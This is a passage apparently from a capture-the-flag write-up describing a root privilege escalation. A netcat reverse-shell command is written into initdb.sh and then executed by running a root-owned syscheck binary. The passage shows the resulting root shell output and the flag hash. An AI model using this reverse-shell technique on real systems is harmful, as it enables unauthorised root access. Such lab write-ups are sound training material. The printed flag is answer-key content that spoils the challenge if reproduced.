echo "nc -e /bin/sh 10.10.14.23 1337" > initdb.sh

Then you run /usr/bin/syscheck --> that runs initdb.sh and you have a root shell now assuming you're listener picks up the connection

And the flag is just in the root directory



```
id
uid=0(root) gid=0(root) groups=0(root)
ls
app
geckodriver.log
initdb.sh
user.txt
cd ~
ls
root.txt
cat root.txt
3c23add763c5aee8ce88e1a4a317a5bf
```